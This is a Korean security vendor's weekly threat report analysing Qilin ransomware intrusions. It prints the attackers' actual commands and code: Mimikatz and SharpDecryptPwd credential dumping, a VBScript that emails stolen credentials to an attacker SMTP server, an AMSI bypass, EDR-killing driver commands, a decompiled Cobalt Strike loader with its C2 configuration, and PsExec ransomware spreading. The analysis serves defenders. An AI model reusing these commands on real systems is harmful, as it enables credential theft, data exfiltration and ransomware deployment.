SECUI

2025 년 10 월 다섯째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 10 월 다섯째 주, 최신 위협 현황

1.1 여러 사례를 통해 확인된 Qilin 랜섬웨어의 공격 기법

1.1.1 키워드 및 요약

+ 키워드: Qilin, Ransomware
+ 요약: 여러 개의 사고 사례를 통해 Qilin 랜섬웨어의 공격 기법이 확인됨

1.1.2 위협 설명


+ 2022 년 7 월경부터 활동해온 Qilin 랜섬웨어 그룹은 2025 년 하반기까지도 매달 40 건 이상의 정보를 유출 사이트에 공개하며 전 세계에서 가장 큰 피해를 발생시킨 랜섬웨어 그룹 중 하나로 자리잡음.
+ Cisco 의 위협 인텔리전스 조직 Talos 는 데이터 유출에 사용하는 도구 중 클라우드 서버로 파일을 전송할 수 있는 "Cyberduck"이라는 오픈 소스 도구를 발견함.
+ 또한, Qilin 랜섬웨어 사례에서 이중 배포가 관찰되었는데, "encryptor_1.exe" 라는 파일은 PsExec 를 통해 여러 호스트에 확산되고, "encryptor_2.exe"는 하나의 시스템에서 실행되어 여러 네트워크 공유 암호화를 수행함.
+ 일부 사례에서는 공격자가 다크 웹에서 유출된 관리자 자격 증명을 악용하여 VPN 접근 권한을 획득하였으며, 이것이 최초 침투 경로에 사용되었을 가능성이 존재.

[VPN 을 사용한 Qilin 랜섬웨어 사고에서 관찰된 TTPs[1]]

[1] **TTPs(Tactics, Techniques, Procedures)**: 사이버 공격에 사용된 전술, 기법, 절차

1.1.3 위협 분석

+ Qilin 랜섬웨어의 단일 최초 침투 경로는 확실하게 파악되지 못하였으나, 일부 사례에서는 공격자가 다크 웹에서 유출된 관리자 자격 증명을 악용하여 VPN 접근 권한을 획득한 이력이 확인됨.
+ 이를 이용하여 RDP 로 피해자 네트워크에 접근할 수 있도록 그룹 정책 변경을 사용했을 가능성이 존재.
+ 아래 사고 예시와 같이 다크 웹에서 자격 증명이 노출되었음이 확인되었으며, 약 2 주 후, 유출된 자격 증명을 사용하여 VPN 에 대한 많은 양의 NTLM[2] 인증 시도가 발생함.
+ 그 결과, 침입이 성공적으로 이루어졌으며, 공격자는 도메인 컨트롤러와 최초로 침해된 호스트에 RDP 연결을 수행함.
+ 다만, 이 활동은 이전에 관찰된 자격 증명 노출과 시간적으로 연관되어 있으나, 두 사건 사이의 명확한 인과 간계를 입증할 증거는 충분하지 않음.
+ 특히, 이 사례에 연루된 VPN 에는 다중 인증 요소(MFA)가 구성되지 않아, 자격 증명을 획득한 공격자가 제한 없이 액세스가 가능했음.



[VPN 을 통한 최초 침투 사례]

[2] **NTLM**: 사용자의 신원을 인증하는 Microsoft 의 인증 프로토콜

+ 공격자는 피해자의 네트워크에 접근한 후, “nltest.exe”와 “net.exe”를 실행하여 도메인 컨트롤러를 확인하고, 도메인 사용자 정보를 수집함.

```
nltest /dclist:<Domain>
net user <Username> /domain
```

+ 또한, 공격자는 “whoami” 명령을 사용하여 사용자 권한 수준을 확인하고, “tasklist” 명령을 사용하여 “explorer.exe”와 같은 활성 프로세스를 확인하였으며, 추가 정찰을 위해 “netscan” 도구를 활용함.

```
C:₩WINDOWS₩system32₩whoami.exe /priv
tasklist /FI "IMAGENAME eq explorer.exe" /FO CSV /NH
```

+ Talos 가 조사한 사례에서, 자격 증명 도용 목적으로 추정되는 도구 모음이 담긴 암호로 보호된 폴더가 발견됨.
+ 여기에서는 모든 파일을 완전히 검사할 수 없었으나, 그 내용에서는 “mimikatz[3]”, Nirsoft 에서 개발한 여러 패스워드 복구 유틸리티, 그리고 사용자 지정 스크립트 파일이 사용되었음이 확인됨.

```
Mimik¥!dcsync.bat
Mimik¥!light.bat
Mimik¥!start.bat
Mimik¥Command.txt
Mimik¥Mimik¥pars.vbs
Mimik¥Mimik¥x32¥mimidrv.sys
Mimik¥Mimik¥x32¥mimikatz.exe
Mimik¥Mimik¥x32¥mimilib.dll
Mimik¥Mimik¥x32¥mimilove.exe
Mimik¥Mimik¥x32¥mimispool.dll
Mimik¥Mimik¥x64¥mimidrv.sys
Mimik¥Mimik¥x64¥mimikatz.exe
Mimik¥Mimik¥x64¥mimilib.dll
Mimik¥Mimik¥x64¥mimispool.dll
Mimik¥Pass¥BulletsPassView.exe
Mimik¥Pass¥BulletsPassView64.exe
Mimik¥Pass¥BypassCredGuard.exe
Mimik¥Pass¥ChromePass.exe
```

```
Mimik¥Pass¥Dialupass.exe
Mimik¥Pass¥iepv.exe
Mimik¥Pass¥mailpv.exe
Mimik¥Pass¥mspass.exe
Mimik¥Pass¥netpass.exe
Mimik¥Pass¥netpass64.exe
Mimik¥Pass¥NetRouteView.exe
Mimik¥Pass¥OperaPassView.exe
Mimik¥Pass¥PasswordFox.exe
Mimik¥Pass¥PasswordFox64.exe
Mimik¥Pass¥rdpv.exe
Mimik¥Pass¥RouterPassView.exe
Mimik¥Pass¥SharpDecryptPwd.exe
Mimik¥Pass¥VNCPassView.exe
Mimik¥Pass¥WebBrowserPassView.exe
Mimik¥Pass¥WirelessKeyView.exe
Mimik¥Pass¥WirelessKeyView64.exe
```

[자격 증명 수집 도구가 들어있는 폴더 내 파일 목록]

[3] **Mimikatz**: Windows 운영체제에서 각종 계정과 관련된 정보를 탈취하고 해독하기 위한 도구이며, 본래 목적은 취약점을 Microsoft 측에 알리기 위해 개발됨

+ "!light.bat" 파일에는 WDigest 레지스트리 설정을 수정하는 "reg add" 명령이 포함되어 있으며, "UseLogonCredential"을 1 로 설정하면 Windows 는 인증 시 메모리에 일반 텍스트 로그온 자격 증명을 유지하도록 구성됨.
+ 이는 Mimikatz 와 같은 자격 증명 덤핑 도구가 사용자 패스워드를 추출하는 데 악용될 수 있는 행위임.

```
reg add HKLM₩SYSTEM₩CurrentControlSet₩Control₩SecurityProviders₩WDigest /v
UseLogonCredential /t REG_DWORD /f /d 1
```

+ reg add 명령을 실행한 후, 배치 파일은 "netpass.exe", "WebBrowserPassView.exe", "BypassCredGuard.exe", "SharpDecryptPwd", 그리고 최종적으로 Mimikatz 를 순차적으로 호출함.
+ 스크립트 내에서 SharpDecryptPwd 는 WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Chrome, RDCMan, SunLogin 을 포함한 여러 클라이언트 애플리케이션에서 저장된 인증 데이터를 추출, 리다이렉트 및 유지하도록 구성되어, 수집된 자격 증명을 통합하여 추후 사용 또는 유출을 위해 사용함.

```
start /b cmd /c ".\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt"
```

[SharpDecryptPwd 를 사용한 애플리케이션 자격 증명 수집]

+ Mimikatz 를 통해 실행된 명령은 Windows 이벤트 로그 삭제, SeDebugPrivilege 활성화, Chrome 의 SQLite 데이터베이스에서 저장된 패스워드 추출, 이전 로그인에서 자격 증명 복구, RDP, SSH, Citrix 와 관련된 자격 증명 및 구성 데이터 수집을 포함한 다양한 민감한 데이터와 시스템 기능을 대상으로 함.

```
.\Mimik\x64\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:""%localappdata%
\Google\Chrome\User Data\Default\Login Data"" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "misc::memssp" "sekurlsa::bootkey" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:""%localappdata%
\Google\Chrome\User Data\Default\Login Data"" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit)
.\Mimik\pars.vbs .\!logs\Result.txt
) else (.\Mimik\pars.vbs .\!logs\Result32.txt)
```

[Mimikatz 를 통한 자격 증명 수집]

+ "pars.vbs"는 탈취한 데이터를 "result.txt" 파일로 포맷하고 통합했으며, 이후 이 파일은 공격자가 제어하는 SMTP 서버로 전송됨.
+ 스크립트는 windows-1251 문자 인코딩(키릴 문자)을 지정하고 있는데, 이는 공격자 또는 운영자가 동유럽 또는 러시아어를 사용하는 지역에 있다는 것을 유추 가능.


```
Dim o_Mess, v_Conf
v_Conf = [REDACTED]
Set o_Mess = CreateObject("CDO.Message")
With o_Mess
    .To = "mimikatzlogs@anti.pm" '
    .From = "mimikatz@anti.pm" '
    .Subject = (REDACTED & "sending Result.txt from mimikatz") '
    .TextBody = (REDACTED) '
    .AddAttachment (fullpath & "\!logs\result.txt" )'
    .TextBodyPart.Charset = "windows-1251" '
With .Configuration.Fields
    .Item(v_Conf & "sendusing") = 2 '
    .Item(v_Conf & "smtpserver") = "mail.anti.pm" '
    .Item(v_Conf & "smtpauthenticate") = 1 '
        .Item(v_Conf & "sendusername") = "mimikatz@anti.pm" '
        .Item(v_Conf & "sendpassword") = REDACTED '
    .Item(v_Conf & "smtpserverport") = 25 '
    .Item(v_Conf & "smtpusessl") = FALSE '
    .Item(v_Conf & "smtpconnectiontimeout") = 60 '
    .Update
End With
    .send
End With
```

[탈취한 데이터를 외부 SMTP 서버로 전송하는 pars.vbs 의 코드]

+ 수집된 데이터는 WinRAR 로 압축되었으며, 경우에 따라 오픈 소스 소프트웨어를 사용하여 압축 파일을 추출하기도 함.
+ WinRAR.exe 를 실행하는 데 사용된 실제 인수는 아래와 같으며, WinRAR 명령은 기본 폴더를 제외하고 하위 디렉터리를 재귀적으로 처리하지 않고 압축 파일을 생성하도록 구성되어 있음.

```
C:₩Program Files₩WinRAR₩WinRAR.exe a -ep1 -scul -r0 -iext -imon1 --.  Specify the target files and directories
```

+ 또한, 공격자가 “mspaint.exe”, ‘notepad.exe”, “iexplore.exe”를 사용하여 여러 파일을 검색하여 중요 정보를 찾고, 파일을 열어본 이력이 확인됨.



[탈취한 데이터 열람 기록]

+ 최근 동향으로, 클라우드 서버로 파일을 전송할 수 있는 오픈소스 소프트웨어 “Cyberduck”이 Qilin 랜섬웨어 관련 사고에서 광범위하게 악용되는 것이 확인됨.
+ 아래와 같이 Cyberduck history 파일은 “Backblaze[4]” 호스트가 대상으로 지정되었고, 대용량 파일 전송을 위해 분할/다중 업로드에 대한 사용자 지정 설정이 활성화 되었음을 나타냄.

```
<key>Protocol</key>

        <string>b2</string>
        <key>Provider</key>
        <string>iterate GmbH</string>
        <key>UUID</key>
        <string><UUID></string>
        <key>Hostname</key>
        <string>api.backblazeb2.com</string>
        <key>Port</key>
        <string>443</string>
        <key>Username</key>
        <string><Username></string>
        <key>Workdir Dictionary</key>
        <dict>
                <key>Type</key>
                <string>[directory, volume]</string>
                <key>Remote</key>
                <string>/<USER></string>
                <key>Attributes</key>
                <dict>
                        <key>Version</key>
                        <string><key></string>
                        <key>Region</key>
                        <string>allPrivate</string>
                </dict>
        </dict>
        <key>Access Timestamp</key>
        <string><Timestamp></string>
        <key>Custom</key>
        <dict>
                <key>b2.upload.largeobject.size</key>
                <string>100000000</string>
                <key>b2.copy.largeobject.size</key>
                <string>100000000</string>
                <key>b2.upload.largeobject.size.minimum</key>
                <string>5000000</string>
```

[Cyberduck History 파일]

[4] **Backblaze**: 클라우드 데이터 스토리지 및 백업 전문 제공업체

+ 공격자는 탈취된 자격 증명을 사용하여 권한 상승 및 측면 이동을 수행함.
+ 탈취된 계정이 여러 IP 주소와 해당 네트워크 공유에 접근하는 것이 확인되었으며, 유출된 자격 증명을 사용하여 여러 VPN 계정에 대한 수많은 NTLM 인증 시도를 수행함.
+ 또한, 원격 액세스를 위해 방화벽 설정 수정과 레지스트리를 통해 RDP 설정을 변경하는 명령을 실행하고, "rdpclip.exe" 및 유사한 메커니즘을 사용하는 등의 관련 활동을 수행함.

```
reg add HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

+ 아래 명령은 공격자가 지정한 특정 계정을 로컬 관리자 그룹에 추가하는 명령으로, 이를 통해 공격자는 시스템에 대한 모든 권한을 갖게 됨.

```
C:₩Windows₩system32₩net1 localgroup administrators  /add
```

+ 또한, "c"라는 이름의 네트워크 공유를 만드는 명령을 실행하여 "C:" 드라이브 전체를 노출시키고, Everyone 그룹에 모든 권한을 할당하여 제한 없는 액세스와 수정을 허용함.

```
net share c=c:₩ /grant : everyone,full
```

+ 공격자는 정상적으로 사용되는 원격 모니터링 및 관리(RMM, Remote Monitoring and Management) 도구와 다른 소프트웨어를 설치했으며, 이는 랜섬웨어가 실행되기 전에 발생함.
+ 설치된 RMM 이 측면 이동에 사용되었다고 단정 지을 수는 없으나, AnyDesk, Chrome Remote Desktop, Distant Desktop, GoToDesk, QuickAssist, ScreenConnect 를 포함한 여러 RMM 도구의 흔적이 발견됨.

```
[2025-                                    ] support.ClientSetup.exe  executed MsiExec.exe :
C:¥Windows¥System32¥msiexec.exe /i C:¥Users¥          ¥AppData¥Local¥Temp
¥ScreenConnect¥xxx¥yyy¥ScreenConnect.ClientSetup.msi

[2025-                                    ]
C:¥Program Files (x86)¥ScreenConnect Client ¥ScreenConnect.ClientService.exe ?
e=Access&y=Guest&h=holapor67.top&p=8880&s=SessionID&k=Key

[2025-                                    ] ScreenConnect.ClientService.exe made a
connection to tcp://85.239.34.91:8880
```

[ScreenConnect 설치 및 공격자의 서버(85.239.34.91:8800) 연결]

+ 공격자는 탐지 회피를 위해 숫자 인코딩을 사용하여 난독화된 PowerShell 코드를 사용함.

[난독화된 PowerShell 코드]

+ 위 코드를 디코딩한 결과는 아래와 같음.

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
try{
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agement.Aut'+'omation.Am'+'siUt'+'ils').GetField('
am'+'siIni'+'tFailed', 'NonP'+'ublic,Sta'+'tic').SetValue($null, $true)
}catch{}
reg add HKLM₩SYSTEM₩CurrentControlSet₩Control₩Lsa /v DisableRestrictedAdmin /d 0
/t REG_DWORD
```

+ 위 명령 실행 시, 아래와 같이 세 가지 구성 변경 사항이 적용됨.

1. AMSI[5] 비활성화
   - 배치 파일이나 악성코드와 같은 페이로드 실행을 방해하지 않도록 함
2. TLS 인증서 유효성 검사 비활성화
   - 악성 도메인이나 C2 서버 접속 차단을 해제
3. 제한된 관리자 활성화
   - RDP 인증이 패스워드 대신 NT 해시[6] 또는 Kerberos 티켓을 사용

[5] **AMSI(Antimalware Scan Interface)**: 애플리케이션이 악성코드 방지 제품과 통합하여, 악성코드나 악성 스크립트를 실시간으로 탐지하고 차단하는 Microsoft 의 보안 기능

[6] **NT 해시**: Windows 의 NTLM 인증 과정에서 사용되는 비밀번호의 암호화된 값


+ 추가적으로 여러 방법을 사용하여 EDR 을 비활성화하려는 시도의 흔적이 발견되었는데, 일반적으로 EDR 의 "uninstall.exe"를 직접 실행하거나 "sc" 명령을 사용하여 서비스를 중지하려는 명령이 자주 관찰됨.
+ 동시에 공격자가 "dark-kill" 및 "HRSword"와 같은 오픈소스 도구를 실행한 흔적이 관찰됨.
+ 아래 명령은 dark-kill 사용 흔적으로, 일반 사용자 모드에서 실행되는 대신 dark.sys 는 Windows 커널에 로드된 드라이버로 지정되고 서비스는 "dark"라는 이름으로 시작됨.
+ 이 흔적은 공격자가 필요에 따라 다른 경로에서 드라이버를 다시 등록하고 마지막으로 서비스를 제거하여 흔적을 지우는 것을 보여줌.

```
sc create dark type= kernel binPath=dark.sys
sc start dark
sc create dark type= kernel binPath=C:₩Users₩<user>₩Downloads₩DarkKill₩Debug₩dark.sys
sc delete dark
```

+ 또한 공격자는 HRSword.exe 를 실행하기 위해 mshta 를 통해 VBScript 를 사용하여 ShellExecute 에 runas 옵션을 지정하고 관리자 권한으로 배치파일 실행을 시도.
+ 로그에 "1.bat" 실행 후 바로가기 파일 "HRSword.lnk"가 생성된 것으로 보아, HRSword.exe 가 해당 LNK 파일을 통해 실행될 가능성이 존재.

```
mshta vbscript:CreateObject(Shell.Application).ShellExecute(cmd.exe,/c
C:₩Users₩xx₩xxx₩HRSword₩HRSWOR~1.BAT ::,,runas,1)
```

+ 사용된 Cobalt Strike 로더는 아래와 같에 바이너리의 ".bss" 섹션에 포함된 암호화된 페이로드를 복호화한 다음, 메모리에 Cobalt Strike Beacon 을 배포 후 실행.




```
.bss:00000000144B222B encrypted_payload_src db  11h
.bss:00000000144B222C                       db  0Ch
.bss:00000000144B222D                       db  87h
.bss:00000000144B222E                       db  39h ; 9
.bss:00000000144B222F                       db 0C7h
.bss:00000000144B2230                       db  60h ; `
.bss:00000000144B2231                       db  6Ch ; l
.bss:00000000144B2232                       db  75h ; u
.bss:00000000144B2233                       db  82h
.bss:00000000144B2234                       db 0CDh
.bss:00000000144B2235                       db    2
.bss:00000000144B2236                       db 0C0h
.bss:00000000144B2237                       db 0A0h
.bss:00000000144B2238                       db  31h ; 1
.bss:00000000144B2239                       db  37h ; 7
.bss:00000000144B223A                       db  43h ; C
.bss:00000000144B223B                       db 0ACh
```

[.bss 섹션에 포함된 암호화된 페이로드]

+ 내장된 암호화된 페이로드는 아래 표시된 흐름에 따라 메모리에서 실행되며, 일반적으로 사용되는 CreateThread API 와 달리, Windows 스레드 풀 API CreateThreadpoolWait 및 SetThreadpoolWait API 를 사용.
+ 이 API 는 이벤트나 객체 상태 변경을 기다린 후 자동으로 워커 콜백을 실행.
+ 이 코드에서 "decrypted_buf"는 CreateThreadpoolWait 의 인수를 통해 콜백 함수로 등록되어 대기 객체가 신호 상태가 될 때 이 콜백을 호출하는 매커니즘을 생성.
+ 그 후, VirtualProtect 를 통해 실행 권한이 부여되고, 샌드박스 방지를 위한 MessageBoxA 가 사용자 상호 작용을 요청하며, 사용자가 "OK" 버튼을 클릭하면 SetThreadpoolWait 함수가 호출됨.
+ EventA 는 초기 신호 상태(bInitalState=1)로 생성되었으므로, 메모리에 이미 매핑된 복호화된 코드가 즉시 실행됨.

```
payload_buf = (void (__stdcall *)(PTP_CALLBACK_INSTANCE, PVOID, PTP_WAIT, TP_WAIT_RESULT))VirtualAlloc(
                                                                                            0LL,
                                                                                            0x297290uLL,
                                                                                            0x3000u,
                                                                                            4u);
decrypted_buf = payload_buf;
if ( payload_buf )
{
  custom_memcpy(payload_buf, encrypted_payload_src, 0x119075uLL);
  generate_custom_rc4_key(rc4_key, (__int64)key_material, 688uLL, 0x41C6153Cu);
  custom_rc4_init(v106, (__int64)rc4_key, 0x20uLL);
  custom_rc4_decrypt_payload((__int64)v106, (__int64)decrypted_buf, 0x297290uLL, 0LL);
  flOldProtect = 0;
  ThreadpoolWait = CreateThreadpoolWait(decrypted_buf, 0LL, 0LL);
  if ( VirtualProtect(decrypted_buf, 0x297290uLL, 0x40u, &flOldProtect) )
  {
    MessageBoxA(0LL, 0LL, 0LL, 0);
    SetThreadpoolWait(ThreadpoolWait, EventA, 0LL);
    WaitForSingleObject(EventA, 0xFFFFFFFF);
  }
}
```

[Cobalt Strike 로더의 메인 프로세스]



[MessageBoxA API 를 사용한 샌드박싱 방지]

+ 복호화를 위해 RC4 기반 커스텀 루틴이 구현되었는데, 첫 2,048 바이트가 완전히 복호화되고, 그 후 32 바이트 단위로 복호화가 수행되어 첫 24 바이트만 복호화됨.
+ 나머지 8 바이트는 암호화된 상태로 유지되므로, 이 동작은 표준 RC4 와는 다름.

```
{
  unsigned __int64 v6; // r8
  __int64 v8; // rdx
  unsigned __int64 i; // rsi
  unsigned __int64 v11; // rbx

  if ( a4 < a3 )
  {
    v6 = a3 - a4;
    v8 = a4 + a2;
    if ( v6 < 2048 )
    {
      rc4_decrypt_block(a1, v8, v6);
    }
    else
    {
      rc4_decrypt_block(a1, v8, 2048uLL);
      for ( i = a4 + 2112; i < a3; i += v11 + 8 )
      {
        v11 = 24LL;
        if ( i + 24 > a3 )
          v11 = a3 - i;
        rc4_decrypt_block(a1, i + a2, v11);
      }
    }
  }
}
```

[Custom RC4 프로세스]

+ 메모리에 삽입된 Cobalt Strike 비콘은 버전 4.x 로 구성되었으며, HTTP 헤더를 스푸핑하는 데 Malleable C2 가 사용됨.
+ 이 구성에서 http_get_header 와 http_post_header 는 "Host: ocsp.verisign.com"을 포함하여, 표시되는 호스트 헤더와 실제 목적지를 효과적으로 분리하여 트래픽을 OCSP 또는 인증서 배포 트래픽으로 보이게 함.
+ C2 와의 통신은 TCP 포트 443 을 통해 HTTPS 를 사용하도록 설정됨.

```
0x0001 payload type                    0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                            0x0001 0x0002 443
0x0003 sleeptime                       0x0002 0x0004 3500
0x0004 maxgetsize                      0x0002 0x0004 1048576
0x0005 jitter                          0x0001 0x0002 33
0x0007 publickey                       0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189028181
0x0008 server,get-uri                  0x0003 0x0100 'regsvchst.com,/oscp/'
0x0043 DNS_STRATEGY                    0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS     0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X             0x0002 0x0004 -1
0x0046 DNS_STRATE-GY_FAIL_SEC-ONDS     0x0002 0x0004 -1
0x000e SpawnTo                         0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                     0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                     0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                    0x0001 0x0002 0
0x001a get-verb                        0x0003 0x0010 'GET'
0x001b post-verb                       0x0003 0x0010 'POST'
0x001c HttpPostChunk                   0x0002 0x0004 0
0x0025 license-id                      0x0002 0x0004 987654321
0x0024 deprecated                      0x0003 0x0020 'NtZOV6JzDr9QkEnX6bobPg=='
0x0026 bStageCleanup                   0x0001 0x0002 0
0x0027 bCFGCaution                     0x0001 0x0002 0
0x004c                                 0x0002 0x0004 16
0x0047                                 0x0002 0x0004 0
0x0048                                 0x0002 0x0004 0
0x0049                                 0x0002 0x0004 0
```

```
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
0x000a post-uri                         0x0003 0x0040 '/oscp/a/'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                  0x0003 0x0200
  Const_header Accept: */*
  Const_host_header Host: ocsp.verisign.com
  Build Metadata: [7:Metadata,8,12]
   NETBIOS lowercase
   Uri_append
0x000d http_post_header                 0x0003 0x0200
  Const_header Accept: */*
  Const_host_header Host: ocsp.verisign.com
```

[Cobalt Strike 구성 파서 출력]

+ 공격자는 암호화 프로그램을 하나만 실행하는 경우도 있으나, 일부 사례에서 두 개의 암호화 프로그램이 배포된 사례도 관찰됨.
+ 두 개의 암호화 프로그램이 실행된 경우, 첫 번째 암호화 프로그램인 encryptor_1.exe 는 PsExec[7]를 사용하여 환경 전체에 배포됨.
+ 이 명령은 로컬 <encryptor_1>.exe 파일을 원격 IP 주소로 복사하고 관리자 권한으로 실행되도록 권한을 부여한 후 실행.
+ 다른 암호화 프로그램인 encryptor_2.exe 는 단일 시스템에서 실행되며 여러 네트워크 공유를 대상으로 함.

```
cmd /C [PsExec] -accepteula ₩₩IP Address -c -f -h -d -i
C:₩Users₩xxx₩<encryptor_1>.exe --password [PASSWORD] --spread --spread-process
```

+ PowerShell 명령은 AD(Active Derectory)에서 모든 컴퓨터의 호스트 이름을 효율적으로 검색하기 위해 실행됨.

```
powershell -Command Import-Module ActiveDirectory ; Get-ADComputer -Filter * |
Select-Object -ExpandProperty DNSHostName
```

+ 관찰된 또 다른 PowerShell 명령은 AD 용 원격 서버 관리 도구(RSAT-AD-PowerShell 모듈)를 설치하는 명령으로, 이 명령은 Active Directory 도메인 서비스 및 Active Directory 경량 디렉터리 서비스와 관련된 PowerShell cmdlet 을 실행.
+ 이를 통해 도메인 사용자, 그룹 및 권한을 확인 가능.

```
Powershell -Command ServerManagerCmd.exe -i RSAT-AD-PowerShell ; Install-
WindowsFeature RSAT-AD-PowerShell ; Add-WindowsCapability -Online -Name
'RSAT.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0'
```

